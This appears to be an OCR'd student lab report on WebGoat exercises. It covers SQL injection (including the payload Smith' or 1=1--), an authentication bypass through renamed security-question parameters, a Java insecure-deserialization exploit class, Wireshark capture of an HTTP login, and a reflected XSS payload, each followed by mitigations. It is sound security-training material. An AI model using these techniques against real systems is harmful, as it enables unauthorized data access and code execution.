
The error-based SQL injection vulnerability can be exploited by appending a second SQL statement or

performing an union query to extract the password.

1. Appending a second query at the end of the SQL query to get Dave's password.



2. Using a UNION query to get contents of user_sysyem_data database



Data Manipulation Language (DML)

As implied by the name, data manipulation language deals with the manipulation of data. Many of the most common SQL statements, including SELECT, INSERT, UPDATE, and DELET may be used for requesting records (SELECT), adding records (INSERT), deleting records (DELETE), and modifying existing records (UPDATE).

If an attacker succeeds in "injecting" DML statements into a SQL database, he can violate the confidentiality (using SELECT statements), integrity (using UPDATE statements), and avail

- DML commands are used for storing, retrieving, modifying, and deleting data.
- SELECT - retrieve data from a database
- INSERT - insert data into a database
- UPDATE - updates existing data within a database
- DELETE - delete records from a database
- Example:
  - Retrieve data:
  - SELECT phone
    FROM employees
    WHERE userid = 96134;
  - This statement retrieves the phone number of the employee who has the userid 96134.

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✔

SQL query SQL query

Submit

Congratulations. You have successfully completed the assignment.

UPDATE employees SET department ='Sales' WHERE last_name='Barnett'

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

Data Definition Language (DDL)

Data definition language includes commands for defining data structures. DDL commands are commonly used to define a database's schema. The schema refers to includes objects such as tables, indexes, views, relationships, triggers, and more.

If an attacker successfully "injects" DDL type SQL commands into a database, he can violate the integrity (using ALTER and DROP statements) and availability (usi

- DDL commands are used for creating, modifying, and dropping the structure of database objects.
- CREATE - create database objects such as tables and views
- ALTER - alters the structure of the existing database
- DROP - delete objects from the database
- Example:
  - CREATE TABLE employees(
    userid varchar(6) not null primary key,
    first_name varchar(20),
    last_name varchar(20),
    department varchar(20),
    salary varchar(10),
    auth_tan varchar(6)
    );
  - This statement creates the employees example table given on page 2.

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

✔

SQL query SQL query

Submit

Congratulations. You have successfully completed the assignment.

ALTER TABLE employees ADD phone varchar(20)

Data Control Language (DCL)

Data control language is used to create privileges to allow users to access and manipulate the database.

If an attacker uses SQL injection of the DCL type to manipulate your database, he will violate the following of the three protection goals in information security: confidentiality (grant) & availability (revoke) (Unwanted people could grand themselves admin privileges or revoke the admin rights from an administrator)

- DCL commands are used for providing security to database objects.
- GRANT - allow users access privileges to the database
- REVOKE - withdraw users access privileges given by using the GRANT command
- Example:
  - GRANT CREATE TABLE
    TO operator;
  - This statement gives all users of the operator-role the privilege to create new tables in the database.

Try to grant the usergroup "UnauthorizedUser" the right to alter tables:

SQL query: SQL query

Submit

Congratulations. You have successfully completed the assignment.

GRANT ALTER TABLE TO UnauthorizedUser;

Compromising confidentiality with String SQL injection

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised *(if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category)*. In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like *SQL string injections* or *query chaining*.

In this lesson we will look at **confidentiality**. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.

What is String SQL injection?

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection.
More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

Employee Name: Smith

Authentication TAN: 3SL99A

Get department

That is only one account. You want them all! Try again.

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	64350	3SL99A	null

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```


Employee Name: Smith' or 1=1--

Authentication TAN: 3SL99A

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null



MITIGATION

- Define the allowed set of characters.
- Validate all requests with data type, format, range and length (e.g., A\d{5}(- \d{4})?$ <zipcode>) .
- Implement both client- and server-side validations.
- Implement ORM Implement EncodeForLDAP() and Encode.EncodeforOS()
- Do not hard-code the sensitive values (keys, passwords).
- Remove or change all default database administrative passwords.
- The application should use the lowest possible level of privilege when accessing the database.
- Turn off all unnecessary database functionality.
- Remove unnecessary default vendor content.
- Use strong encryption (AES 128/256, RSA 2048/4096) for data at rest.

4.1. Broken Authentication - Authentication Bypass and Secure Password

Broken Authentication refers to a class of vulnerabilities that are related to flawed authentication implementations.

Authentication Bypass

For an authentication bypass we use a proxy to freeze the requests from webgoat, and then we change some sort of data depending on the problem. For the first bypass we change the security questions to be able to edit the password.

Vulnerability Identification

```
73     public boolean verifyAccount(Integer userId, HashMap<String, String> submittedQuestions) {
74       // short circuit if no questions are submitted
75       if (submittedQuestions.entrySet().size() != secQuestionStore.get(verifyUserId).size()) {
76         return false;
77       }
78
79       if (submittedQuestions.containsKey("secQuestion0")
80           && !submittedQuestions
81               .get("secQuestion0")
82               .equals(secQuestionStore.get(verifyUserId).get("secQuestion0"))) {
83         return false;
84       }
85
86       if (submittedQuestions.containsKey("secQuestion1")
87           && !submittedQuestions
88               .get("secQuestion1")
89               .equals(secQuestionStore.get(verifyUserId).get("secQuestion1"))) {
90         return false;
91       }
92
93       // else
94       return true;
95     }
96   }
  private HashMap<String, String> parseSecQuestions(HttpServletRequest req) {
    Map<String, String> userAnswers = new HashMap<>();
    List<String> paramNames = Collections.list(req.getParameterNames());
    for (String paramName : paramNames) {
      // String paramName = req.getParameterNames().nextElement();
      if (paramName.contains("secQuestion")) {
        userAnswers.put(paramName, req.getParameter(paramName));
      }
    }
    return (HashMap) userAnswers;
  }
```


Based on the analysis of the source code, the verification logic of the security questions has implementation flaws. It was hard-coded to check for specific names in the HTTP Post request parameters. Given the execution flow, as long as the HTTP Post Request contains “secQuestion” as part of the parameter name, the validation will pass regardless of the security question.

Exploitation Steps

1. Intercept the HTTP Post Request and change the HTTP Post Parameter of “secQuestion0” and “secQuestion1” to any value that contains “secQuestion” in it.

POC of Burpsuite

```
17
18 secQuestionA=test&secQuestionB=test&jsEnabled=1&v
```



The consequences of authentication are severe. Typically, attackers can take over the victims account
and impersonate them to carry out actions on the application. Depending on the application itself, it may
result in financial losses for the victims or even potential disruption of service if the compromised account
is privileged.

Mitigation

This was a simple attack where we were able to use a proxy to freeze the request with a password reset. Since the vulnerability issue was due to the hardcoding of the checkpoint, we can mitigate this issue by having the actual full value being checked with parameters instead of accepting any value that contained the keywords that were hardcoded. In addition, 2 factor authentication can be implemented to mitigate risks of potential authenticated mechanism compromises.

5 .1. Secure Password

A secure password refers to a password which is resistant to brute force attacks. For instance, strong
passwords typically involve the use of (in combination) alphanumeric values, special characters and
increased length of the password.


Vulnerability Identification

This vulnerability is attempting to illustrate how insecure passwords can cause significant issues. Many users in organizations fail to maintain proper password etiquette and this results in easily crackable passwords being used. For this exercise, the use of weak passwords can be validated using the web form. It will attempt to demonstrate the strength of the password by performing several password strength estimation tests.

Exploitation Steps

This webgoat module is more of a demonstration, showing how quickly it could break a given password. In reality there are many ways to crack insecure passwords such as using John the Ripper or even through basic social engineering.

POC of secure password submission



Mitigation

One of the key mitigation is to implement a secure password policy that is enforced during registration or account registration phases. A strong password policy includes a password length of 12 characters long, with a combination of uppercase letters, lowercase letters, numbers and symbols. In addition, it should not be found in a dictionary, or referenced from common names, characters, products or organizations.

6.1.Software & Data Integrity--Insecure Deserialization

Insecure deserialization happens when user-controlled data is deserialized by the web application.
Attackers attempt to manipulate the serialized data in order to modify the behavior of the consuming web application.

Vulnerability Identification
Original Source of the vulnerable Java class - Vulnerable Task Holder:
https://github.com/WebGoat/WebGoat/blob/main/src/main/java/org/dummy/insecure/framework/VulnerableTaskHolder.java

POC of Vulnerable code Segment


```
// condition is here to prevent you from destroying the goat altogether
if ((taskAction.startsWith("sleep") || taskAction.startsWith("ping"))
    && taskAction.length() < 22) {
  log.info("about to execute: {}", taskAction);
  try {
    Process p = Runtime.getRuntime().exec(taskAction);
    BufferedReader in = new BufferedReader(new InputStreamReader(p.getInputStream()));
    String line = null;
    while ((line = in.readLine()) != null) {
      log.info(line);
    }
  } catch (IOException e) {
    log.error("IO Exception", e);
```

Exploitation Steps


1. Recreate the serialized object with a malicious input. In this case, change the second parameter
to the class to “sleep 5”.

```
 GNU nano 4.8                                                    Exploit.java
import java.io.FileOutputStream;
import java.io.ObjectOutputStream;

import org.dummy.insecure.framework.*;

public class Exploit {
        public static void main(String[] args) throws Exception {
                VulnerableTaskHolder vulnObj = new VulnerableTaskHolder("exploit", "sleep 5");
                FileOutputStream fos = new FileOutputStream("exploit.out");
                ObjectOutputStream os = new ObjectOutputStream(fos);
                os.writeObject(vulnObj);
                os.close();
        }
}
```

2.Encode the output using Base64 encoding.



3.Enter the exploit into the form.



Risk Exposure

Successful exploitation of insecure deserialization often leads to remote code execution on the
compromised host. This severely impacts the confidentiality, integrity and availability of the system/host as the attacker has control over them. If a business were to become vulnerable and exploited from this attack, it could mean data is compromised and the current system as well as other systems connected could be permanently affected.

Mitigation

Avoid using serialized objects from untrusted sources, such as user-inputs. If the use of serialized
sources is necessary, ensure that the running code is executed in a low privileged environment. In
addition, implementing integrity checks on serialized objects can help to detect any form of tampering.


7.1.Security logging Failure - Insecure Login

Insecure Login

HTTP is a protocol used to link and load websites. Compared to HTTPS, HTTP is very insecure as it does not encrypt requests to which any user may intercept the request and view the data unencrypted within.


Vulnerability Identification

Since the webpage used HTTP and not HTTPS, we were able to intercept the request to view the data within the request. Since the data was not encrypted we were able to easily view both the username and password to correctly log in.




Exploitation Steps

1. Set up wireshark to view the packet flow from the web page
2. View the webpage and enter in a username and password (does not need to be correct)
3. Search through the packets for the text



4. Select the packet and select the down drop for “Line-based text data:”, you can then view in
plaintext the username “CaptainJack” and password “BlackPearl”

5. Type in the username and password found and log in successfully



Risk Exposure

Web Pages that use HTTP and show sensitive information such as usernames and passwords run the high risk of being compromised by actors who may be using packet sniffers to view the packets on the network. For business' this can become a security risk compromising possible private information and can become a legal issue if compromised data is stolen.

Mitigation

The way the sensitive data of the username and password was intercepted was due to the use of HTTP displaying the data unencrypted. To mitigate this vulnerability the webpage should use HTTPS to encrypt the sensitive data. This can prevent passing by packet sniffers from obtaining the sensitive data. Security Requirements is a potential security touchpoint that can help to detect this vulnerability. By
enforcing such HTTPS as part of the non-functional requirements (security requirements), we can ensure that data is properly secured in transit. It would prevent a packet sniffer from being able to see exposed data. All sensitive data should be encrypted before sent into transit.

8.1.Cross Site Scripting (XSS) - Reflected and DOM-based


It is a type of injection attack that injects malicious scripts into websites. Typically, attackers manipulate the javascript functionalities on the vulnerable web application to perform various types of malicious activities (depending on the javascript functionality invoked) against the user. For example, XSS attacks can lead to stealing of sensitive data (tokens, etc), to tricking users to perform unintended actions.

8.2. Reflected XSS

A type of XSS attack where the injected script is reflected off the server.

Vulnerability Identification

Upon inspection of the web form, the credit card field appears to reflect user supplied input directly into the existing page upon submission.




Exploitation Steps

1. Craft a XSS payload that results in an execution by the browser. A payload could be as simple as
invoking common javascript functions like “alert” and “console”. In this case, the payload will be
written in the existing HTML page. Thus, the HTML tag for javascript - “<script>” has to be used
to enclose the payload to ensure successful execution.

Crafted Payload:
“<script>alert(‘exploited’)</script>”

2.Insert the payload in the credit card number field and click “purchase”.



Risk Exposure


Web applications vulnerable to XSS have a range of impact, from user annoyance to complete account compromise. In this case, sensitive information such as the credit card information could be stolen and sent out of the application. However, as mentioned in WebGoat, this particular vulnerability is a form of "Self-XSS" which requires user interaction to be executed (reducing the likelihood of it happening).

8.3.DOM-based XSS

A type of XSS attack where the injected script is executed on the client browser (no interaction with the server).

